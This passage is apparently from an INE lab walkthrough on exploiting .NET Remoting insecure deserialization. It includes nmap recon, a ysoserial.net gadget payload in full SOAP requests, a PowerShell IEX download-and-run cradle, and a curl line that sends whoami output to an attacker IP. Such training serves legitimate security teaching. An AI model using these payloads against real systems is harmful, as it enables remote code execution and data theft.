demo.ine.local -T4 --open -v -Pn</code></pre></p>\n<p><img alt=\"1\" src=\"https://assets.ine.com/content/advanced-wapt/dotnet-insecure-deserialization/1.png\" /></p>\n<p>The results are:\n<pre class=\"codehilite\"><code>Not shown: 62690 closed tcp ports (reset), 2831 filtered tcp ports (no-response)\nSome closed ports may be reported as filtered due to --defeat-rst-ratelimit\nPORT      STATE SERVICE            VERSION\n80/tcp    open  http               Microsoft IIS httpd 8.5\n135/tcp   open  msrpc              Microsoft Windows RPC\n139/tcp   open  netbios-ssn        Microsoft Windows netbios-ssn\n445/tcp   open  microsoft-ds       Microsoft Windows Server 2008 R2 - 2012 microsoft-ds\n1234/tcp  open  http               MS .NET Remoting httpd (.NET CLR 4.0.30319.42000)\n3389/tcp  open  ssl/ms-wbt-server?\n5985/tcp  open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)\n47001/tcp open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)\n49152/tcp open  msrpc              Microsoft Windows RPC\n49153/tcp open  msrpc              Microsoft Windows RPC\n49154/tcp open  msrpc              Microsoft Windows RPC\n49155/tcp open  msrpc              Microsoft Windows RPC\n49160/tcp open  msrpc              Microsoft Windows RPC\n49192/tcp open  msrpc              Microsoft Windows RPC\nService Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows</code></pre></p>\n<p><img alt=\"2\" src=\"https://assets.ine.com/content/advanced-wapt/dotnet-insecure-deserialization/2.png\" /></p>\n<p>Examining the service on port 80 shows a frame that fails to be loaded.</p>\n<p><img alt=\"3\" src=\"https://assets.ine.com/content/advanced-wapt/dotnet-insecure-deserialization/3.png\" /></p>\n<p><img alt=\"4\" src=\"https://assets.ine.com/content/advanced-wapt/dotnet-insecure-deserialization/4.png\" /></p>\n<p>The service on port 1234 reacts to a simple SOAP message.</p>\n<p><img alt=\"5\" src=\"https://assets.ine.com/content/advanced-wapt/dotnet-insecure-deserialization/5.png\" /></p>\n<p>Note, that it is a valid service endpoint, since when requesting an incorrect path the error mentions <strong>\"Requested Service not found\".</strong></p>\n<h2>Task 2. Execute code on remote machine</h2>\n<p>Let's use ysoserial.net to generate a payload in SoapFormat, in an attempt to identify if the remote service is vulnerable.  </p>\n<p><strong>Note that you might need to remove \\&lt;SOAP:Body> tags from the resulting payload before testing.</strong>  </p>\n<p>Also note that you need a Windows OS on which you will run the ysoserial.net binary with the below command:  </p>\n<pre class=\"codehilite\"><code>ysoserial.exe -f SoapFormatter -g TextFormattingRunProperties -c \"cmd /c [command]\" -o raw</code></pre>\n\n<p><img alt=\"6\" src=\"https://assets.ine.com/content/advanced-wapt/dotnet-insecure-deserialization/6.png\" /></p>\n<p><img alt=\"7\" src=\"https://assets.ine.com/content/advanced-wapt/dotnet-insecure-deserialization/7.png\" /></p>\n<p>The .NET serialization protocol in this case does not verify the length of the command string, it will thus be possible to interfere with it after generating the payload. The payload is then copied to Burp with the following changes:</p>\n<ul>\n<li>\n<p>As said before, Soap Body tags should be removed</p>\n</li>\n<li>\n<p>In order to have a valid soap message, a dummy SOAPAction header is required. This is related to SOAP and not related to this specific lab</p>\n</li>\n<li>\n<p>The content type should be text/xml like in every SOAP request</p>\n</li>\n<li>\n<p>If you are receiving an error stating \"Requested service was not found\", you might also need to clear some whitespaces / newlines</p>\n</li>\n</ul>\n<p>Blind Code execution can be confirmed, for example, using ping.</p>\n<p>For that, we need the IP address of the attacker machine:  </p>\n<p><strong>Command:</strong><br />\n<pre class=\"codehilite\"><code>ip addr</code></pre></p>\n<p><img alt=\"8\" src=\"https://assets.ine.com/content/advanced-wapt/dotnet-insecure-deserialization/8.png\" /></p>\n<p><strong>Request:</strong><br />\n<pre class=\"codehilite\"><code>POST /VulnerableEndpoint.rem HTTP/1.1\nHost: demo.ine.local:1234\nSOAPAction: something\nContent-type: text/xml\nUser-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0\nAccept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8\nAccept-Language: en-US,en;q=0.5\nAccept-Encoding: gzip, deflate\nReferer: http://demo.ine.local/\nConnection: close\nUpgrade-Insecure-Requests: 1\nCache-Control: max-age=0\nContent-Length: 1478\n&lt;SOAP-ENV:Envelope xmlns:xsi=\"http://www.w3.org/2001/XMLSchema-instance\" xmlns:xsd=\"http://www.w3.org/2001/XMLSchema\" xmlns:SOAP-ENC=\"http://schemas.xmlsoap.org/soap/encoding/\" xmlns:SOAP-ENV=\"http://schemas.xmlsoap.org/soap/envelope/\" xmlns:clr=\"http://schemas.microsoft.com/soap/encoding/clr/1.0\" SOAP-ENV:encodingStyle=\"http://schemas.xmlsoap.org/soap/encoding/\"&gt;\n&lt;a1:TextFormattingRunProperties id=\"ref-1\" xmlns:a1=\"http://schemas.microsoft.com/clr/nsassem/Microsoft.VisualStudio.Text.Formatting/Microsoft.PowerShell.Editor%2C%20Version%3D3.0.0.0%2C%20Culture%3Dneutral%2C%20PublicKeyToken%3D31bf3856ad364e35\"&gt;\n&lt;ForegroundBrush id=\"ref-3\"&gt;&amp;#60;ResourceDictionary\n  xmlns=&amp;#34;http://schemas.microsoft.com/winfx/2006/xaml/presentation&amp;#34;\n  xmlns:x=&amp;#34;http://schemas.microsoft.com/winfx/2006/xaml&amp;#34;\n  xmlns:System=&amp;#34;clr-namespace:System;assembly=mscorlib&amp;#34;\n  xmlns:Diag=&amp;#34;clr-namespace:System.Diagnostics;assembly=system&amp;#34;&amp;#62;\n     &amp;#60;ObjectDataProvider x:Key=&amp;#34;&amp;#34; ObjectType = &amp;#34;{ x:Type Diag:Process}&amp;#34; MethodName = &amp;#34;Start&amp;#34; &amp;#62;\n     &amp;#60;ObjectDataProvider.MethodParameters&amp;#62;\n        &amp;#60;System:String&amp;#62;cmd&amp;#60;/System:String&amp;#62;\n        &amp;#60;System:String&amp;#62;&amp;#34;/c ping 10.10.27.2&amp;#34; &amp;#60;/System:String&amp;#62;\n     &amp;#60;/ObjectDataProvider.MethodParameters&amp;#62;\n    &amp;#60;/ObjectDataProvider&amp;#62;\n&amp;#60;/ResourceDictionary&amp;#62;&lt;/ForegroundBrush&gt;\n&lt;/a1:TextFormattingRunProperties&gt;\n&lt;/SOAP-ENV:Envelope&gt;</code></pre></p>\n<p><strong>Note:</strong> Make sure to place the IP address of your attacker machine in the above command.</p>\n<p><img alt=\"9\" src=\"https://assets.ine.com/content/advanced-wapt/dotnet-insecure-deserialization/9.png\" /></p>\n<p><img alt=\"10\" src=\"https://assets.ine.com/content/advanced-wapt/dotnet-insecure-deserialization/10.png\" /></p>\n<p>Before sending the above request, use the following command to listen for ICMP requests/replies:  </p>\n<p><strong>Command:</strong>\n<pre class=\"codehilite\"><code>tcpdump -i any icmp</code></pre></p>\n<p><img alt=\"11\" src=\"https://assets.ine.com/content/advanced-wapt/dotnet-insecure-deserialization/11.png\" /></p>\n<p>Send the request to the vulnerable SOAP endpoint:  </p>\n<p><img alt=\"12\" src=\"https://assets.ine.com/content/advanced-wapt/dotnet-insecure-deserialization/12.png\" /></p>\n<p>By the time the crafted request is sent, we can notice ICMP traffic reaching our sniffer from the remote target!</p>\n<p><img alt=\"13\" src=\"https://assets.ine.com/content/advanced-wapt/dotnet-insecure-deserialization/13.png\" /></p>\n<h2>Task 3. Get command output using an out-of-band channel</h2>\n<p>There are many methods to achieve that goal. We will do the task using PowerShell. First, we will create the following snippet and then host it using Python's SimpleHTTPServer module.\n<pre class=\"codehilite\"><code>$c=whoami;curl http://10.10.27.2:445/$c\npython3 -m http.server 445</code></pre></p>\n<p><strong>Note:</strong> Make sure to place the IP address of your attacker machine in the above command.</p>\n<p><img alt=\"14\" src=\"https://assets.ine.com/content/advanced-wapt/dotnet-insecure-deserialization/14.png\" /></p>\n<p>And finally, the following command is injected into the serialized payload:  </p>\n<pre class=\"codehilite\"><code>powershell -exec Bypass -C \"IEX (New-Object Net.WebClient).DownloadString('http://10.10.27.2:445/payload.txt')\"</code></pre>\n\n<p><strong>Note:</strong> Make sure to place the IP address of your attacker machine in the above command.</p>\n<p>The request for out-of-band data exfiltration via command execution is:  </p>\n<pre class=\"codehilite\"><code>POST /VulnerableEndpoint.rem HTTP/1.1\nHost: demo.ine.local:1234\nSOAPAction: something\nContent-type: text/xml\nUser-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0\nAccept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8\nAccept-Language: en-US,en;q=0.5\nAccept-Encoding: gzip, deflate\nReferer: http://demo.ine.local/\nConnection: close\nUpgrade-Insecure-Requests: 1\nCache-Control: max-age=0\nContent-Length: 1478\n&lt;SOAP-ENV:Envelope xmlns:xsi=\"http://www.w3.org/2001/XMLSchema-instance\" xmlns:xsd=\"http://www.w3.org/2001/XMLSchema\" xmlns:SOAP-ENC=\"http://schemas.xmlsoap.org/soap/encoding/\" xmlns:SOAP-ENV=\"http://schemas.xmlsoap.org/soap/envelope/\" xmlns:clr=\"http://schemas.microsoft.com/soap/encoding/clr/1.0\" SOAP-ENV:encodingStyle=\"http://schemas.xmlsoap.org/soap/encoding/\"&gt;\n&lt;a1:TextFormattingRunProperties id=\"ref-1\" xmlns:a1=\"http://schemas.microsoft.com/clr/nsassem/Microsoft.VisualStudio.Text.Formatting/Microsoft.PowerShell.Editor%2C%20Version%3D3.0.0.0%2C%20Culture%3Dneutral%2C%20PublicKeyToken%3D31bf3856ad364e35\"&gt;\n&lt;ForegroundBrush id=\"ref-3\"&gt;&amp;#60;ResourceDictionary\n  xmlns=&amp;#34;http://schemas.microsoft.com/winfx/2006/xaml/presentation&amp;#34;\n  xmlns:x=&amp;#34;http://schemas.microsoft.com/winfx/2006/xaml&amp;#34;\n  xmlns:System=&amp;#34;clr-namespace:System;assembly=mscorlib&amp;#34;\n  xmlns:Diag=&amp;#34;clr-namespace:System.Diagnostics;assembly=system&amp;#34;&amp;#62;\n     &amp;#60;ObjectDataProvider x:Key=&amp;#34;&amp;#34; ObjectType = &amp;#34;{ x:Type Diag:Process}&amp;#34; MethodName = &amp;#34;Start&amp;#34; &amp;#62;\n     &amp;#60;ObjectDataProvider.MethodParameters&amp;#62;\n        &amp;#60;System:String&amp;#62;cmd&amp;#60;/System:String&amp;#62;\n        &amp;#60;System:String&amp;#62;&amp;#34;/c &amp;#34;powershell -exec Bypass -C \"IEX (New-Object Net.WebClient).DownloadString('http://10.10.27.2:445/payload.txt')\"&amp;#34; &amp;#60;/System:String&amp;#62;\n     &amp;#60;/ObjectDataProvider.MethodParameters&amp;#62;\n    &amp;#60;/ObjectDataProvider&amp;#62;\n&amp;#60;/ResourceDictionary&amp;#62;&lt;/ForegroundBrush&gt;\n&lt;/a1:TextFormattingRunProperties&gt;\n&lt;/SOAP-ENV:Envelope&gt;</code></pre>\n\n<p><strong>Note:</strong> Make sure to place the IP address of your attacker machine in the above request.</p>\n<p><img alt=\"15\" src=\"https://assets.ine.com/content/advanced-wapt/dotnet-insecure-deserialization/15.png\" /></p>\n<p>Send the above request from Burp Suite:  </p>\n<p><img alt=\"16\" src=\"https://assets.ine.com/content/advanced-wapt/dotnet-insecure-deserialization/16.png\" /></p>\n<p>We can see the output of the \"whoami\" command being transmitted in the HTTP GET parameter. This is because PowerShell fetched the remote resource and then immediately executed it using the IEX command. Note that we haven't even touched the filesystem!</p>\n<p><img alt=\"17\" src=\"https://assets.ine.com/content/advanced-wapt/dotnet-insecure-deserialization/17.png\" /></p>",
    "flags": [],
    "min_points_to_pass": null,
    "access_type": "default",
    "user_status": "unstarted",
    "user_lab_status": null,
    "user_status_modified": null,
    "user_flags": [],
    "global_running_session": null
}